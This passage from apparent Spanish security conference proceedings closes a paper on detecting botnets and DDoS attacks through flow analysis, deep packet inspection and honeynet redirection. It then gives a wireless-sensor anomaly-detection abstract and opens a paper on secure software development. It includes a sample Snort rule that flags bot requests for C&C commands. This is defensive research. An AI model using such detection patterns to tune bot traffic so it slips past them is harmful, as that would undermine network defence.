Por tanto, y como salida de la capa de tratamiento del riesgo (*Risk Treatment*) de las Figs. 1 y 2, en este trabajo se propone que la detección a un alto nivel de abstracción tanto de redes botnet como de la ejecución de ataques DDoS, analizando en ambos casos los flujos del tráfico de red que se ha presentado más arriba como objetivo del proyecto DHARMA, se llegue a confirmar poniendo en marcha un nuevo proceso de detección a más bajo nivel mediante RECLAMO. Es decir, analizando ahora en mayor detalle los paquetes de red de todos aquellos dispositivos o componentes que se han identificado a través de DHARMA como sospechosos de ser parte de una red botnet, o también potenciales sospechosos de ser causantes del ataque DDoS detectado con anterioridad.

En la Fig. 3 se presenta la arquitectura que fue diseñada en el proyecto RECLAMO para la detección y la correspondiente reacción de manera autónoma frente a ataques de red.




Fig. 3. Arquitectura de RECLAMO para la detección autónoma de ataques.

Los presuntos ataques que pueden ser detectados, a partir de las alertas que son generadas por los distintos IDSs de manera individual, son analizados en tiempo real mediante un modelo de intrusiones, respuestas y métricas de seguridad con las que lanzar un proceso de inferencia para analizar en profundidad la amenaza detectada. Conceptos como los sistemas autónomos, ontologías, gestión de la confianza mediante la reputación, así como las redes colaborativas para la detección colaborativa de amenazas se encuentran claramente identificados en la Fig. 3. Todos estos conceptos se consideran como parte fundamental en el AIRS propuesto por RECLAMO. En [14] se puede ver información más detallada sobre este proyecto.

Cuando la confirmación de la presencia de una red botnet, o ejecución de un ataque DDoS, haya tenido el éxito esperado, como respuesta se pone en marcha la fase de reacción definida y desarrollada en el proyecto RECLAMO. Específicamente, la respuesta está basada en el concepto *deception response* que implica la generación y despliegue de una red trampa (también llamada honeynet) donde el ataque va a ser redirigido para su aislamiento y posterior análisis para evaluar el resultado de la respuesta, y así aprender nuevas maneras de inferencia.




Fig. 4. Diagrama de flujos para la detección de redes botnet a dos niveles de abstracción y el despliegue de contramedidas para su mitigación.

IV. Procesos de detección y mitigación

En esta sección se presenta una descripción más detallada y completa de los dos procesos para la detección y mitigación de redes botnet, así como la ejecución de ataques DDoS, donde se van a ampliar aquellos conceptos que han sido introducidos en la Sección III durante la presentación de los dos proyectos relacionados con este trabajo de investigación.

Como guía para explicar las diferentes fases propuestas, en la Fig. 4 se muestra un diagrama de flujos donde se desgranan los principales pasos que se tienen que ir realizando.

A. Detección mediante flujos del tráfico de red

Como se puede ver en la Fig. 4, todos los pasos (bloques de actividad) marcados en azul están relacionados en cómo hacer la detección a un alto nivel de abstracción mediante el análisis de flujos del tráfico de la red. En concreto, estos pasos se han marcado como objetivo en el proyecto DHARMA, el cual ha sido analizado en la Sección III-A.

Durante esta fase de detección, la *Monitorización de flujos de red* se va a ejecutar constantemente con el afán de:

1) Detectar redes botnet. Esta detección depende según el tipo de red botnet, y según la "unión" que haya entre los bots y, habitualmente, el servidor C&C del botmaster. Más allá de su tipología, la gran mayoría de redes botnet se caracterizan por tener patrones de comportamiento relativamente similares. En el fondo, casi siempre se va a producir una comunicación de manera periódica entre los bots y el servidor C&C a modo de *keep-alive*. Además, en muchos casos incluso es el propio bot el que le pregunta al servidor C&C si hay alguna acción o comando que tendría que ejecutar en nombre del botmaster. Por ejemplo, el envío por inundación (o *flooding*) de una gran cantidad de solicitudes HTTP, paquetes ICMP o TCP/SYN, a una determinada dirección IP por ser la víctima objetivo.

Por tanto, la monitorización de los flujos del tráfico de red realizada por los *Flow probes* (ver Fig. 2) tiene como objetivo extraer una serie de métricas de bajo nivel con las que agrupar el tráfico por comportamientos similares entre pares de hosts. A continuación se enumeran algunos ejemplos de potenciales métricas de bajo nivel que se podrían utilizar para el análisis de flujos del tráfico de red. Algunas de esas métricas han sido identificadas y explicadas en detalle en [19], [24].

- Average number of packets per flow (ANPPF)
- Percentage of correlative flow (PCF)
- One direction generating speed (ODGS)
- Ports generating speed (PGS)
- Average of bytes per flow (ABf)
- Average of duration per flow (ADf)
- Percentage of pair-flows (PPf)
- Growth of single-flows (GSf)
- Growth of different ports (GDP)

Por ejemplo, tanto con ANPPF como con ABf se puede ver si entre pares de determinados hosts hay una cierta similitud entre su número de paquetes o bytes, respectivamente. Ambas métricas podrían dar una evidencia de si hay hosts en la red que está siendo protegida de comportamientos similares, y así poder marcar esos hosts como posibles bots de una red botnet para un posterior análisis más en profundidad.

2) Detectar ataques DDoS. De manera bastante similar al punto anterior, en este caso también se va a realizar un análisis constante de los flujos del tráfico de red utilizando un conjunto de métricas de bajo nivel parecidas a las listadas más arriba. El objetivo es comprobar si hay *congestión* en la red, indicando la posibilidad de un ataque DDoS. Este tipo de ataque puede ser a causa de una red botnet que, siendo así, es posible que no se haya detectado de manera proactiva a tráves del punto anterior. Este hecho se puede deber, principalmente, a que

- el punto anterior que se acaba de presentar no tiene las competencias apropiadas para hacerlo, ya que se trata de un nuevo tipo de red botnet, por ejemplo; o
- los componentes de la red botnet, sobre todos los bots, se encuentran más allá de las fronteras de la red que se está protegiendo, y por ende no se han podido encontrar patrones similares en el comportamiento que ayudarían en la detección de la nombrada red botnet.

A partir de este primer paso, e independientemente de si se ha detectado una red botnet o un ataque DDoS, se siguen los puntos introducidos en la Sección III-A donde se procede a la evaluación del impacto y el riesgo que dicha detección tiene sobre los activos de la organización. En caso de haberlo (ver Fig. 4), se recopila la lista de posibles bots para efectuar otro proceso de detección que confirme que realmente lo son.

B. Detección mediante la inspección profunda de paquetes

Este segundo proceso de detección se lleva a cabo después de que un primero, explicado en la subsección anterior, haya encontrado evidencias de albergar una posible red botnet en la red o que se está siendo víctima de un ataque DDoS a causa de una botnet, la cual o no se ha podido detectar anteriormente o el ataque proviene desde bots externos. En cualquiera de esos dos casos, lo que sí que hay que hacer es una comprobación minuciosa de que esa posible amenaza ha ocurrido realmente. Para ello, en este trabajo de investigación se propone ejecutar un nuevo proceso de detección a más bajo nivel que el anterior mediante una inspección profunda de paquetes (DPI).

Para llevar a cabo esta nueva fase de detección, y como ya se ha comentado en la Sección III-B, se ha hecho uso de la solución obtenida como resultado en el proyecto RECLAMO. En este caso en particular, para la detección de redes botnet o ataques DDoS, se ha adaptado la solución de RECLAMO para realizar la inspección profunda de paquetes con el objetivo de confirmar si la amenaza ha ocurrido o no en la realidad. En la Fig. 4, todos estos pasos se han marcado en amarillo.

Para la puesta en marcha de esta segunda fase de detección, un número de IDSs son instalados de manera estratégica en la red de monitorización. Estos IDSs son configurados para sólo analizar los paquetes de red de aquellos posibles bots que han sido identificados como tales durante la detección a alto nivel de la subsección anterior. En gran medida, esa configuración dependerá del tipo concreto de botnet que, presuntamente, se ha detectado con anterioridad. Por ejemplo, una posible regla en Snort podría ser como la siguiente, a fin de poder detectar solicitudes HTTP de comandos que el bot tendría que ejecutar. Esa solicitud estaría destinada al servidor C&C.

```
alert http $HOME_NET any -> $EXTERNAL_NET any \
(msg:“Solicitud de comando desde un bot”; nocase; \
content:“GET /*/commands.php?uid=”;)
```

Una vez confirmada la existencia de una red botnet, ya haya sido porque se ha identificado o no la ejecución de un ataque DDoS, el siguiente y último paso es la puesta en marcha de una serie de contramedidas para su mitigación. Este paso es el *Despliegue de contramedidas* de la Fig. 4.

Comentar que, aunque aquí se haya propuesto realizar este segundo proceso de detección después de que el primero haya encontrado indicios de una posible red botnet, una inspección profunda de paquetes siempre se puede ejecutar cuando se está produciendo un ataque DDoS, aun cuando el primer proceso de detección mediante flujos del tráfico de red no haya podido encontrar evidencias de una posible red botnet.

C. Fase de mitigación mediante el despliegue de una honeynet

Entre las posibles alternativas de respuesta frente a ataques, en este trabajo se propone la creación y despliegue de una red trampa personalizada (o *honeynet*) para el ataque detectado, y luego confirmado, por los puntos anteriores. Estas redes como respuesta han sido adoptadas por ser uno de los resultados del proyecto RECLAMO, presentado en la Sección III-B.

Los componentes a clonar para la creación y despliegue de redes trampa tienen una alta relación según el tipo de amenaza que se haya detectado. Las distintas alternativas para llevar a cabo la respuesta deseada se detallan a continuación.

1) Bots detectados en la misma red de monitorización. En este caso, los componentes a clonar son esos bots detectados, donde las comunicaciones entre cada bot con el servidor C&C tienen que redirigirse al nuevo host clonado actuando como si fuera el bot real. Para que el nuevo bot no revele modificación alguna frente al servidor C&C (i.e., no llegue a ser detectado como un host falso), esta réplica de host tiene que “simular” el mismo comportamiento que mantenía el bot original.

2) Servidor C&C en la propia red de monitorización. La clonación se haría de ese servidor C&C, redireccionando todo su tráfico malicioso hacia su réplica y bloqueando el tráfico de salida del original hacia sus bots detectados, los cuales pueden o no formar parte de la red interna de monitorización. En caso de serlo, esos bots también se clonarían como se ha explicado en el punto anterior, y la red botnet parecería que sigue siendo la misma desde el punto de vista del botmaster.

3) Red de bots externos a la red de monitorización. Esta detección se habrá realizado a consecuencia de la ejecución de un ataque DDoS. En este caso, ni el servidor C&C ni los bots se pueden clonar porque ninguno de ellos pertenece a la red que se está protegiendo. El único componente que se clona es el host víctima del ataque DDoS, y redireccionando el tráfico entrante hacia el nuevo host. De esta forma se llegaría a liberar de tráfico malicioso a la víctima, haciendo que el ataque DDoS no consiga el éxito esperado.

Como punto final aclarar que la clonación no erradicaría el problema, sino que dicho problema se llega a aislar en una red virtualizada de cara a que los bots gestionados remotamente por el botmaster no sean capaces de ejecutar su ataque final; es decir, la ejecución final del ataque DDoS. La erradicación definitiva de la red botnet solamente se puede llevar a cabo si se puede eliminar el software malicioso que los bots tienen instalados. Si están instalados en los dispositivos móviles de los usuarios finales, esa erradicación solo se podría llevar a cabo notificando (por ejemplo, por parte del ISP) a dichos usuarios para que desinstalen el software malicioso. Por tanto, la erradicación completa (es decir, la eliminación de software malicioso) no depende del sistema que se está protegiendo, ya que esa eliminación de malware solamente se podrá llevar a cabo en los hosts donde el sistema tiene acceso.

V. Conclusiones y vías futuras

En este presente trabajo de investigación se ha presentado cómo poder realizar la detección y mitigación de redes botnet mediante el análisis del tráfico de red a dos niveles distintos de abstracción: monitorizando, en primer lugar, sólo los flujos del tráfico de red; y, en segundo lugar, un proceso de detección a más bajo nivel para confirmar que esa red botnet existe en la realidad. Ambas fases han sido marcadas como objetivos para dos proyectos nacionales de investigación, donde la primera fase de monitorización a alto nivel se ha establecido como uno de los objetivos principales dentro de DHARMA, uno de esos dos proyectos que actualmente está en desarrollo.

Como posibles vías futuras de investigación, se propone el estudio y adaptación de nuevos mecanismos basados en SDN (Software-Defined Network) con los que proporcionar mayor dinamismo en la detección de nuevas redes botnet como, por

ejemplo, las móviles (*mobile botnets*). Los distintos procesos de monitorización tendrán que ajustar sus parámetros para la configuración de forma totalmente dinámica conforme los bots vayan desplazándose por la red. De esta manera, también será necesario la adopción de otros mecanismos como los basados en NFV (Network Function Virtualization) para que todos los sistemas que realicen dicha monitorización puedan reubicarse inmediatamente de un lugar a otro con técnicas más avanzadas de virtualización.

AGRADECIMIENTOS

Este trabajo ha sido financiado por el MINECO (proyecto DHARMA, *Análisis y Gestión Dinámica de Riesgos con Amenazas Heterogéneas*, código TIN2014-59023-C2-1-R) y por la Comisión Europea (FEDER/ERDF).

REFERENCIAS

[1] S.S.C. Silva, R.M.P. Silva, R.C.G. Pinto, R.M. Salles: "Botnets: A survey", en *Computer Networks*, vol. 57, no. 2, pp. 378-403, 2013.

[2] R.A. Rodríguez-Gómez, G. Maciá-Fernández, P. García-Teodoro: "Survey and taxonomy of botnet research through life-cycle", en *ACM Computing Surveys*, vol. 45, no. 4, pp. 45:1-45:33, 2013.

[3] V.L. Thing, M. Sloman, N. Dulay: "A survey of bots used for distributed denial of service attacks", en *IFIP TC-11 22nd International Information Security Conference*, pp. 229-240, 2007.

[4] J. Demarest: "Taking down botnets: Public and private efforts to disrupt and dismantle cybercriminal networks", 2014. http://www.fbi.gov/news/testimony/taking-down-botnets

[5] M. Feily, A. Shahrestani, S. Ramadass: "A survey of botnet and botnet detection", en *3rd International Conference on Emerging Security Information, Systems and Technologies*, pp. 268-273, 2009.

[6] V. Richariya, U.P. Singh, R. Mishra: "Distributed approach of intrusion detection system: Survey", en *International Journal of Advanced Computer Research*, vol. 2, no. 6, pp. 358-363, 2012.

[7] U.S. Department of Energy: "100 Gbps science network". http://science.energy.gov/ascr/news-and-resources/100gbpsnetwork

[8] L. Bilge, D. Balzarotti, W. Robertson, E. Kirda, C. Kruegel: "DISCLOSURE: Detecting botnet command and control servers through large-scale NetFlow analysis", en *28th Annual Computer Security Applications Conference*, pp. 129-138, 2012.

[9] D. Zhao, I. Traore, B. Sayed, W. Lu, S. Saad, A. Ghorbani, D. Garant: "Botnet detection based on traffic behavior analysis and flow intervals", en *Computers & Security*, vol. 39, pp. 2-16, 2013.

[10] R. Hofstede, P. Celeda, B. Trammell, I. Drago, R. Sadre, A. Sperotto, A. Pras: "Flow monitoring explained: From packet capture to data analysis with NetFlow and IPFIX", en *IEEE Communications Surveys & Tutorials*, vol. 16, no. 4, pp. 2037-2064, 2014.

[11] P. Holgado, M. Gil Pérez, G. Martínez Pérez, V.A. Villagrá: "Evolving from a static toward a proactive and dynamic risk-based defense strategy", en *I Jornadas Nacionales de Investigación en Ciberseguridad*, pp. 129-136, 2015.

[12] Proyecto DHARMA: "Dynamic heterogeneous threats risk management and assessment". http://dharma.inf.um.es

[13] M. Gil Pérez, V. Mateos Lanchas, D. Fernández Cambronero, G. Martínez Pérez, V.A. Villagrá: "RECLAMO: Virtual and collaborative honeynets based on trust management and autonomous systems applied to intrusion management", en *7th International Conference on Complex, Intelligent, and Software Intensive Systems*, pp. 219-227, 2013.

[14] Proyecto RECLAMO: "Virtual and collaborative honeynets based on trust management and autonomous systems applied to intrusion management". http://reclamo.inf.um.es

[15] G. Vasiliadis, S. Antonatos, M. Polychronakis, E.P. Markatos, S. Ioannidis: "Gnort: High performance network intrusion detection using graphics processors", en *11th International Symposium on Recent Advances in Intrusion Detection*, pp. 116-134, 2008.

[16] W. Jiang, Y.-H.E. Yang, V.K. Prasanna: "Scalable multi-pipeline architecture for high performance multi-pattern string matching", en *2010 IEEE International Symposium on Parallel & Distributed Processing*, pp. 1-12, 2010.

[17] J. Yu, B. Yang, R. Sun, Z. Chen: "FPGA-based parallel pattern matching algorithm for network intrusion detection system", en *2009 International Conference on Multimedia Information Networking and Security*, pp. 458-461, 2009.

[18] Y.-M. Hsiao, M.-J. Chen, Y.-S. Chu, C.-H. Huang: "High-throughput intrusion detection system with parallel pattern matching", en *IEICE Electronics Express*, vol. 9, no. 18, pp. 1467-1472, 2012.

[19] R. Braga, E. Mota, A. Passito: "Lightweight DDoS flooding attack detection using NOX/OpenFlow", en *2010 IEEE 35th Conference on Local Computer Networks*, pp. 408-415, 2010.

[20] D. van der Steeg, R. Hofstede, A. Sperotto, A. Pras: "Real-time DDoS attack detection for Cisco IOS using NetFlow", en *2015 IFIP/IEEE International Symposium on Integrated Network Management*, pp. 972-977, 2015.

[21] M. Mahmoud, M. Nir, A. Matrawy: "A survey on botnet architectures, detection and defences", en *International Journal of Network Security*, vol. 17, no. 3, pp. 272-289, 2015.

[22] G. Gu, P. Porras, V. Yegneswaran, M. Fong, W. Lee: "BotHunter: Detecting malware infection through IDS-driven dialog correlation", en *16th USENIX Security Symposium on USENIX Security Symposium*, pp. 12:1-12:16, 2007.

[23] G. Gu, R. Perdisci, J. Zhang, W. Lee: "BotMiner: Clustering analysis of network traffic for protocol- and structure-independent botnet detection", en *17th Conference on Security Symposium*, pp. 139-154, 2008.

[24] Y. Feng, R. Guo, D. Wang, B. Zhang: "Research on the active DDoS filtering algorithm based on IP flow", en *5th International Conference on Natural Computation*, vol. 4, pp. 628-632, 2009.

Multivariate Statistical Approach for Anomaly Detection and Lost Data Recovery in Wireless Sensor Networks

* Publicado en *International Journal of Distributed Sensor Networks (IJDSN)*

Roberto Magán-Carrión
University of Granada
Dpto. of Signal Theory, Telematics and Communications
CITIC
rmagan@ugr.es

José Camacho
University of Granada
Dpto. of Signal Theory, Telematics and Communications
CITIC
josecamacho@ugr.es

Pedro García-Teodoro
University of Granada
Dpto. of Signal Theory, Telematics and Communications
CITIC
pgteodor@ugr.es

***Abstract*—Data loss due to integrity attacks or malfunction constitute a principal concern in wireless sensor networks (WSNs). The present paper introduces a novel data loss/modification detection and recovery scheme in this context. Both elements, detection and data recovery, rely on a multivariate statistical analysis approach that exploits spatial density, a common feature in network environments such as WSNs. To evaluate the proposal, we consider WSN scenarios based on temperature sensors, both simulated and real. Furthermore, we consider three different routing algorithms, showing the strong interplay among (a) the routing strategy, (b) the negative effect of data loss on the network performance, and (c) the data recovering capability of the approach. We also introduce a novel data arrangement method to exploit the spatial correlation among the sensors in a more efficiently manner. In this data arrangement, we only consider the nearest nodes to a given affected sensor, improving the data recovery performance up to 99%. According to the results, the proposed mechanisms based on multivariate techniques improve the robustness of WSNs against data loss.**

***Index Terms*—Data recovery, Anomaly detection, Multivariate analysis, Wireless sensor networks**

Tipo de contribución: *Investigación publicada*

I. Overview

A wireless sensor networks (WSN) is a (structured or not) group of hundreds or even thousands of sensor devices intended to monitor a given area or region by measuring one or more physical variables [1]. Typically, a central unit (CU) exists to gather and analyze the data generated by the sensors. The data collected by the sensors can be transmitted to the CU either directly or through the collaboration of several of the devices in the network using multi-hop routing. It may also be useful to arrange the sensors in groups (clusters) for data aggregation, so that the manager node in the cluster is responsible for collecting and sending the data to the CU. Data aggregation reduces the energy consumption, which is an attractive goal for this kind of networks.

There are two principal WSN uses: monitoring and tracking. In both cases, WSNs can be applied in various fields, including the military, medical and/or industrial fields [2]. These networks are usually assumed to contain fixed nodes. However, providing nodes with mobility has several advantages in terms of connectivity, cost, reliability and energetic efficiency [3].

Deploying monitoring mechanisms in WSNs to strengthen the services provided is encouraged. This is especially true in hostile environments like military actions, crisis management and disaster detection and recovery, where data loss or data modification can lead to disastrous consequences. These monitoring mechanism are especially challenged by malicious data modification attacks, such as the so-called *data tampering*, *environmental tampering* or *tampering* attack [4][5].

To cope with the previous issues, there are several works addressing anomaly detection and missing data imputation in WSN environments. Some proposals use neural network-based techniques [6] while some others rely on the use of dynamic Bayesian networks [7] or analytical redundancy techniques [8], all of them devised to exploit the inherent spatial and temporal correlation among samples obtained from the sensors. Nevertheless, few are the approaches considering multivariate based techniques, specially in regards to data recovery in presence of faults or malicious behaviors.

In the present work, we assess the application of multivariate analysis techniques for WSN monitoring and data recovery. Multivariate techniques fit well when there exists a high temporal and spatial correlation between the variables considered, which is a common feature in WSNs. The monitoring scheme is aimed at finding anomalous records. Subsequently, the diagnosis of these anomalies can show whether the anomaly is due to an actual reading or due to data loss/modification. In the event of data loss/modification, the recovery scheme is responsible for the estimation of the missed data. To monitor and detect anomalies in the system behavior, multivariate statistical process control (MSPC) based on principal component analysis (PCA) [9][10] and partial least squares (PLS) [11][12] is used. To recover lost data, trimmed scores regression (TSR) [13][14] using both PCA- and PLS-based models (TSR-PCA and TSR-PLS) is employed. To the best of our knowledge, this is the first time that MSPC, PLS and TSR are used in the context of WSNs.

A relevant issue when applying multivariate techniques is the data arrangement, that is, the way collected data are organized to make the most of a multivariate model. This matter has been widely studied in fields like statistical monitoring,

process control or image processing, and has a significant impact depending on the application at hand. We evaluate the impact of data arrangement on the recovery of lost data and show that the recovery performance can be improved by merely re-arranging the data in a certain way.

Finally, we show that the routing algorithm chosen for multi-hop retransmissions has a relevant influence on the data loss/modification impact on network performance. We analyze three routing scenarios to evidence the consequences on the number of sensors affected depending on both the routing algorithm used and the location of the specific sensor under tampering attack or malfunction. Afterwards, we test the performance of our system and show how to detect and recover the original values of the affected sensors through the previously mentioned multivariate techniques.

In summary, we make three main contributions in this work:

- The assessment of a multivariate statistical-based response scheme to detect data loss/modification and recover missing data.
- The deployment of a neighborhood-based data imputation scheme through a local data arrangement to take advantage of the higher correlation between closer sensors.
- The analysis of how the underlying multi-hop routing algorithm modifies the consequences of the data tampering attack.

II. Conclusions & Future work

The work introduces the use of multivariate analysis techniques for anomaly detection and data loss/modification identification and recovery in wireless sensor environments. Both multivariate proposals, *i.e.* anomaly detection and data imputation, are tested using a temperature-related experimental study that considers simulated and real environments.

As an additional contribution, we have shown that different routing algorithms may amplify the harm of the data loss in a different way. In particular, by properly selecting the routing algorithm, data loss due to a tampering attack or sensor malfunction can be better detected and lost data can be better recovered.

Two types of models for data recovery are assessed: global and local models. The latter achieve better performance when a higher correlation exists between sensor values in the neighborhood of a given affected/attacked node.

The promising results obtained suggest extending the study to other types of attacks, including *dropping* or *delay* attacks, and exploiting the temporal correlation among measurements. Moreover, as the routing algorithm influences missing data recovery results, the design of efficient routing algorithms to preserve the network correlation information is also an interesting future research line. Another relevant issue is that of potentially faking the node location information. The proposed data recovery process relies on neighborhood information, while the actual vicinity of such nodes is not checked. In future versions of our scheme this aspect should be also addressed.

Acknowlegment

This work is partly supported by the Spanish Ministry of Economy and Competitiveness and FEDER funds through project TIN2014-60346-R.

References

[1] J. N. Al-Karaki and A. E. Kamal, "Routing techniques in wireless sensor networks: a survey," *IEEE Wireless Communications*, vol. 11, no. 6, pp. 6–28, Dec. 2004.

[2] J. Yick, B. Mukherjee, and D. Ghosal, "Wireless sensor network survey," *Computer Networks*, vol. 52, no. 12, pp. 2292–2330, 2008.

[3] M. Di Francesco, S. K. Das, and G. Anastasi, "Data collection in wireless sensor networks with mobile elements: A survey," *ACM Trans. Sen. Netw.*, vol. 8, no. 1, pp. 7:1–7:31, 2011.

[4] X. Chen, K. Makki, K. Yen, and N. Pissinou, "Sensor network security: a survey," *IEEE Communications Surveys & Tutorials*, vol. 11, no. 2, pp. 52–73, 2009.

[5] A. D. Wood and J. A. Stankovic, "Denial of service in sensor networks," *IEEE Computer*, vol. 35, no. 10, pp. 54–62, October 2002.

[6] Y. Li and L. E. Parker, "A spatial-temporal imputation technique for classification with missing data in a wireless sensor network," in *IEEE/RSJ International Conference on Intelligent Robots and Systems, 2008. IROS 2008.* IEEE, Sep. 2008, pp. 3272–3279.

[7] E. W. Dereszynski and T. G. Dietterich, "Spatiotemporal models for Data-Anomaly detection in dynamic environmental monitoring campaigns," *ACM Trans. Sen. Netw.*, vol. 8, no. 1, pp. 3:1–3:36, 2011.

[8] K. Smarsly and K. H. Law, "Decentralized fault detection and isolation in wireless structural health monitoring systems using analytical redundancy," *Advances in Engineering Software*, vol. 73, pp. 1–10, July 2014.

[9] I. Jolliffe, *Principal Component Analysis*, 2002.

[10] J. E. Jackson, *A User's Guide to Principal Components*, ser. Wiley Series in Probability and Statistics, 2004.

[11] P. Geladi and B. R. Kowalski, "Partial least-squares regression: a tutorial," *Analytica Chimica Acta*, vol. 185, no. 0, pp. 1–17, 1986.

[12] S. Wold, M. Sjöström, and L. Eriksson, "PLS-regression: a basic tool of chemometrics," *Chemometrics and Intelligent Laboratory Systems*, vol. 58, no. 2, pp. 109–130, Oct. 2001.

[13] F. Arteaga and A. Ferrer, "Dealing with missing data in MSPC: several methods, different interpretations, some examples," *Journal of Chemometrics*, vol. 16, no. 8-10, pp. 408–418, Aug. 2002.

[14] ——, "Framework for regression-based missing data imputation methods in on-line MSPC," *Journal of Chemometrics*, vol. 19, no. 8, pp. 439–447, Aug. 2005.

Análisis de metodologías de Desarrollo de Software Seguro

José Carlos
Sancho Núñez
Cátedra ViewNext-UEx
ViewNext
Av. Universidad s/n - Cáceres
jcsanchon@unex.es

Andrés
Caro Lindo
Universidad de Extremadura
E. Politécnica
Av. Universidad s/n - Cáceres
andresc@unex.es

Pablo
García Rodríguez
Universidad de Extremadura
E. Politécnica
Av. Universidad s/n - Cáceres
pablogr@unex.es

Abstract- **Las vulnerabilidades en el software han sido muy comunes a lo largo de la historia, causando problemas tanto a usuarios como a compañías desarrolladoras. La poca importancia que tradicionalmente se da a la seguridad hace que todas las tareas relacionadas con pruebas de seguridad se releguen a las fases finales del desarrollo del software. Precisamente una gran parte de las vulnerabilidades podrían solucionarse considerando un ciclo de vida del software seguro, donde la seguridad se integre plenamente en todo el proceso de ingeniería del software. Así podrían corregirse errores en los procesos de análisis, diseño y desarrollo de software, evitando que se transformen en errores de implementación en el producto final y, por ende, en vulnerabilidades. En este artículo se propone realizar un análisis de metodologías enfocadas al desarrollo de software seguro, identificando las actividades de seguridad fundamentales para cualquier proceso de construcción de software seguro.**

***Index Terms*- seguridad, ciclo de vida seguro, software, ingeniería del software seguro**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

Cada semana aparecen nuevas vulnerabilidades en sistemas informáticos y aplicaciones, podría decirse que en un número ciertamente preocupante. La exposición de estos sistemas vulnerables a Internet facilita la proliferación de ataques informáticos, con graves consecuencias en algunos casos. Según la Oficina Europea de Estadística (Eurostat) "*el 30% de los internautas españoles han experimentado problemas de seguridad en la red en 2015*", un porcentaje que sitúa a los españoles entre los que más denuncian problemas de seguridad en toda la Unión Europea (UE) y por encima de la media del 25%. [1].

Las causas específicas de estas vulnerabilidades en los sistemas informáticos son muy variadas, siendo un factor constante la falta de integración de adecuadas prácticas de seguridad en el proceso de desarrollo del software. Si bien las pruebas de seguridad sí han sido asimiladas con naturalidad en ingeniería del software, también es cierto que estas prácticas se incluyen en las fases finales del proceso de desarrollo. Esto origina que cualquier brecha de seguridad se propague en todas las fases de desarrollo, multiplicando sus efectos perniciosos, los costes implicados en su resolución. La reputación de la empresa desarrolladora también se ve comprometida gravemente, lo que degenera en pérdida de confianza por parte de los clientes.

El Instituto Nacional de Estándares y Tecnología (NIST), cuya misión es promover la innovación y la competencia industrial en Estados Unidos, publicó un estudio [2] que señala que "*el coste de solucionar un error de software en la etapa de pruebas es de quince horas, en comparación con cinco horas si este mismo fallo se encuentra en la etapa de codificación*", matizando que "*es 30 veces más costoso solucionar una vulnerabilidad durante la fase de post-producción que durante la etapa de diseño, la toma de requisitos y la definición de la arquitectura*" (*Fig. 1*).




Fig. 1. Costos de corregir errores de software. Fuente: NIST

Para mitigar estas carencias aparecen diferentes marcos de trabajo en los que se busca integrar la seguridad en el ciclo de vida de desarrollo de software. Entre ellos, pueden citarse el Microsoft Security Development Lifecycle (Microsoft SDL) [3], Oracle Software Security Assurance (OSSA) [4], Comprehensive Lightweight Application Security Process (CLASP) de Open Web Application Security Project (OWASP) [5], Team Software Process Secure (TSP-Secure) [6], y Software Assurance Maturity Model (OpenSAMM) de OWASP [7].

Todos ellos presentan diferentes actividades a considerar para garantizar la seguridad durante las etapas del ciclo de vida de desarrollo de software. Existen coincidencias en muchas de estas actividades en muchos de los modelos estudiados, lo que puede interpretarse como que determinadas actividades son susceptibles de ser tenidas en cuenta durante todo el proceso de ingeniería del software, con independencia del modelo de ciclo de vida seguro que se siga.

Como prueba del interés en los temas de Ciberseguridad, en [8] se presentaban diferentes actividades realizadas en los últimos años en nuestra comunidad. Particularmente, en modelos de desarrollo de software seguro, se apostó por la

